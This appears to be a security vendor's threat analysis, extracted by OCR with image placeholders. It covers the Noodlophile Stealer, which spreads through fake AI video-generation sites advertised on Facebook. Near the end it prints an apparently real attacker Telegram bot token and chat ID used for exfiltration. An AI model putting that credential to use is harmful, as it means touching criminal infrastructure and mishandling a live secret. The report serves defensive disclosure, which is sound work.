
MORPHISEC

Threat Analysis

New Noodlophile Stealer Distributes Via Fake AI Video Generation Platforms

Author: Shmuel Uzan

As artificial intelligence (AI) surges into mainstream adoption, millions of users turn daily to AI-powered tools for content creation–from generating art and music to transforming photos into videos. But amid this excitement, cybercriminals have uncovered a potent new lure: fake AI platforms promising cutting-edge content generation in exchange for user uploads.




Introduction

In an unprecedented shift, attackers are weaponizing public enthusiasm for AI to deliver malware. Instead of relying on traditional phishing or cracked software sites, they build convincing AI-themed platforms—often advertised via legitimate-looking Facebook groups and viral social media campaigns. These groups, boasting over 62,000 views on a single post, attract users eager for free AI tools for video and image editing.

But behind the promise of instant AI-generated videos lies something much darker: malware disguised as AI output, delivered after users upload their own images for processing.

Expecting to receive a custom video based on their input, victims instead download a malicious payload—bundled with a newly identified infostealer, dubbed Noodlophile Stealer, designed to harvest browser credentials, cryptocurrency wallets, and sensitive data. In many cases, it also deploys a remote access trojan like XWorm to establish deeper control over the infected system.




Why This Campaign Stands Out


What makes this campaign unique is its exploitation of AI as a social engineering lure—turning an emerging legitimate trend into an infection vector. Unlike older malware campaigns disguised as pirated software or game cheats, this operation targets a newer, more trusting audience: creators and small businesses exploring AI for productivity.

Noodlophile Stealer represents a new addition to the malware ecosystem. Previously undocumented in public malware trackers or reports, this stealer combines browser credential theft, wallet exfiltration, and optional remote access deployment.

The Lure: Fake AI Platforms Amplified by Facebook


A simple search through social media platforms often leads to additional large-scale groups, creating a network that amplifies the reach and visibility of these fake tools. One such page is shown here:






Within these groups, users are encouraged to click on links that redirect them to fraudulent websites falsely claiming to offer AI-powered content creation services.


Start Free Now
Dream
MACHINE



Start Free Now
Dream
MACHINE
What do you want to create?
AI Video Generator
AI Website Builder
AI Logo Maker
AI Mockup Maker
AI Image to Video Maker
AI Image Maker

Another example of a **fake** website:




How users are baited

Once on the fake site, users are prompted to upload their images or videos, under the impression that they are using real AI to generate or edit content.



At the final stage, users are instructed to download their “processed” content. In reality, they unknowingly download a malicious file. This file installs malware – such as **Noodlophile** or **Noodlophile bundled with XWorm** – onto their systems, enabling attackers to steal data, harvest credentials, and potentially gain remote access to infected devices.





At the final stage of the attack, it was discovered that the **Noodlophile Stealer communicates with the attackers through a Telegram bot**, which acts as a covert channel for exfiltrating stolen information.


```
{
  "messageId": 472,
  "fromChatId": "-1002565449208",
  "timestamp": "2025-04-30T09:03:39.000Z",
  "content": "Hello from Noodlophile Stealer",
  "fileId": null,
  "token": "7038014142:AAHF3pvRRgAVY5vP4SU6B2YES4BH1LEhtNo"
}
```

